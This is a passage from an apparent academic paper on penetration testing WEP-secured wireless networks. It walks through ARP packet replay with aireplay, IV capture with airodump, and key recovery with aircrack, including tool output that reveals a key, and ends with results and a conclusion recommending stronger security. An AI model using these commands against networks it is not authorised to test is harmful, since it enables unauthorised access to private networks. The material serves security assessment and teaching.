- Destination MAC - FF:FF:FF:FF:FF:FF

If it is not match, do not perform replay and aireplay will resume capturing packets. Once aireplay successful capturing the match packets, replay is started and the void11 at the attacking clients is stopped
This is will display as shown on figure 8:



```
aireplay 2.2 - (C) 2004,2005 Christophe Devine

usage: aireplay [options] <interface #0> [interface #1]

interface #0 is for sending packets; it is also used to
capture packets unless interface #1 is specified.

source options:

    -i          : capture packet on-the-fly (default)
    -r file     : extract packet from this pcap file

filter options:

    -b bssid  : MAC address, Access Point
    -d dmac   : MAC address, Destination
    -s smac   : MAC address, Source
    -m len    : minimum packet length, default:  40
    -n len    : maximum packet length, default: 512
    -u type   : fc, type     - default: 2 = data
    -v subt   : fc, subtype  - default: 0 = normal
    -t tods   : fc, To   DS bit - default: any
    -f fromds : fc, From DS bit - default: any
    -w iswep  : fc, WEP     bit - default: 1
    -y        : don't ask questions, assume yes

replay options:

    -x nbpps  : number of packets per second
    -a bssid  : set Access Point MAC address
    -c dmac   : set Destination  MAC address
    -h smac   : set Source       MAC address
    -o fc0    : set frame control[0] (hex)
    -p fc1    : set frame control[1] (hex)
    -k        : turn chopchop attack on

root@1[ramdisk]# aireplay -i wlan0 -b 00:a0:c5:90:40:df -m 68 -n 68 -d ff:ff:ff:ff:
Option -x not specified, assuming 256.
Seen 923 packets...

        FromDS  = 0, ToDS = 1, WEP = 1
        BSSID    = 00:A0:C5:90:40:DF
        Src. MAC = 00:09:20:48:D1:26
        Dst. MAC = FF:FF:FF:FF:FF:FF

        0x0000:  0841 d500 00a0 c590 40df 0009 2d48 d126  .A......@...-H.&
        0x0010:  ffff ffff ffff c010 0c01 0000 f6b7 f690  ................
        0x0020:  28c8 658e d09c 8a89 2d1b 1757 a135 23b5  (.e.......W.5#.
        0x0030:  a136 290a 9ca6 c0bd 7ac1 9109 b206 651f  .6)......z.....e.
        0x0040:  ef25 aa3e                                .%.>

Use this packet ? y

Saving chosen packet in replay_src-050515-230051.pcap

Sent 16074 packets...
```

Fig. 8 Aireplay result

4. Performing the Crack


After the aireplay start to replay the ARP packets and void 11 at the attacking client is stopped. The packets for cracking are available to be captured by using airodump at the attacking client. The airodump can be started using the following command:

```
switch-to-wlanng
cardctl eject
cardctl insert
monitor.wlan wlan0 thechannelnumber
cd /ramdisk
airodump wlan0 cap1
```

The use of replay attack by aireplay will increase the amount of IV packets collected in shorter time. The amount of IV packets collected will be about 200 per second. While airodump is running and captured the packets, the aircrack can be started to reveal the WEP key. The following command is used to start the aircrack:

```
cd /ramdisk
aircrack -f fudgefactor -m macaddressofap -n wepkeylength -q 3 cap*.cap
```

The fudge factor (-f) determine how the crack will be done. A lower fudge factor will be done in very fast time but with less chance of succeeding. A high fudge factor will be slower but increase the chance of succeeding. In this paper the fudge factor being used is 2. The complete successful process of this attack will reveal the WEP key. But if it fail to find the WEP key, it will give up for a moment. But can be restart again later by push the up arrow and enter keys. The aircrack will start by automatically include the updated of the packets receive by airodump as long as airodump is still running. If the WEP key successfully found the aircrack will display the result as shown on figure 9:



```
                          aircrack 2.1

 * Got   50335! unique IVs | fudge factor = 4
 * Elapsed time [00:00:12] | tried 4589 keys at 22945 k/m

 KB    depth   votes
  0    1/  6   0B(  12) F9(  10) 69(   5) F0(   5) FC(   3) 00(   0)
  1    2/  9   69(  12) 83(   5) 7E(   4) 80(   3) EA(   3) ED(   3)
  2    0/  3   A2(  32) 82(  12) 8E(  12) 22(   5) 52(   5) 7C(   5)
  3    5/ 10   6D(   3) D7(   3) D9(   3) DA(   3) FE(   3) 00(   0)
  4    8/ 14   5A(   3) 66(   3) 67(   3) 69(   3) 6C(   3) 81(   3)

               KEY FOUND! [ 0B69A26D5A ]

root@2[ramdisk]#
```

Fig. 9 The WEP key obtain by aircrack.

D. The Result

The result from wireless penetration for WEP key vulnerable testing show that the smaller the bit size used in the WEP key, it will be more vulnerable to the penetration attack. On this paper a 64 bit WEP key can be broke in less than five minutes after collecting 25,000 IVs. But sometimes it may be take more than 100,000 which depend on the level of combination key being used. The 128 bit key take a little bit longer to break and require at least 150,000 to 700,000 IVs to be collected. It is possible to recover the WEP key with 200,000 IVs collected, but it will take more than an hour to crack the key.

From this penetration test result, it shows that the

WEP implementation in the wireless security is vulnerable. How ever it is not as easy as it look to break the WEP key, especially a good combination key such as combination of capital letter, small letter and number. Many tools and equipment can be used to perform the penetration attack to obtain the WEP key. But it will take time and only possible after so many attempted attacks. Therefore despite of it vulnerabilities, WEP key encryption still offered as an alternative security available for the wireless network to prevent the intruders easily break into the system. As suggestion to obtain better security, the WEP security mechanism should combine with other security mechanism available on the wireless network standard until better security mechanism or the weakness of the current security mechanism for wireless network being fixed.

VI. CONCLUSION

The wireless penetration testing can be perform on wireless network to find out the effectiveness of security implementation especially WEP implementation. From the result of wireless penetration, the WEP key is clearly vulnerable to the penetration attack performed by intruders. Therefore it is need to be combined with other available securities mechanism in wireless network until the WEP mechanism in 802.11 standard is being revised.

REFERENCES

[1] S. Fluhrer, I. Mantin and A.Shamir “Weakness in the Key Scheduling Algorithm of RC4”.

[2] M. Ossmann, *WEP: Dead Again, Part 1*, 2004. Retrieved April 18, 2006, from http://www.securityfocus.com/infocus/

[3] B.S. Huey, “Penetration Testing On 802.11b Networks”. SANS Institute 2002. Retrieved April 25, 2006 from http://www.sans.org

[4] Cisco System, Inc “Fundamental of Wireless LANs” *Cisco Online Course Material.* June 2005

[5] S. Young, D.Aitel. 2003. *The Hackers Handbook: The Strategy Behind Breaking Into and Defending Networks*. Auerbach Publication, New York, USA.

[6] J. P. Craiger. “802.11, 802.1x, and Wireless Security”. SANS Institute 2002. Retrieved April 25, 2006 from http://www.sans.org

[7] N. Borisov. I. Goldberg and D. Wagner. Intercepting Mobile Communications: The Insecurity of 802.11. http://www.isaac.cs.berkeley.edu/isaac/wep-draft.pdf , August, 2001.

[8] W. Arbaugh. An inductive chosen plaintext attack against WEP/WEP2. IEEE Document 802.11-01/230, May, 2001.

[9] *Wireless Penetration Testing Using Auditor.* Retrieved April 24, 2006 from http://www.syngress.com

[10] H. Cheung. 2005. *How To Crack WEP*. Part 1. Retrieved April 21, 2006 from http://www.tomsnetworking.com

[11] H. Cheung. 2005. *How To Crack WEP*. Part 2. Retrieved April 21, 2006 from http://www.tomsnetworking.com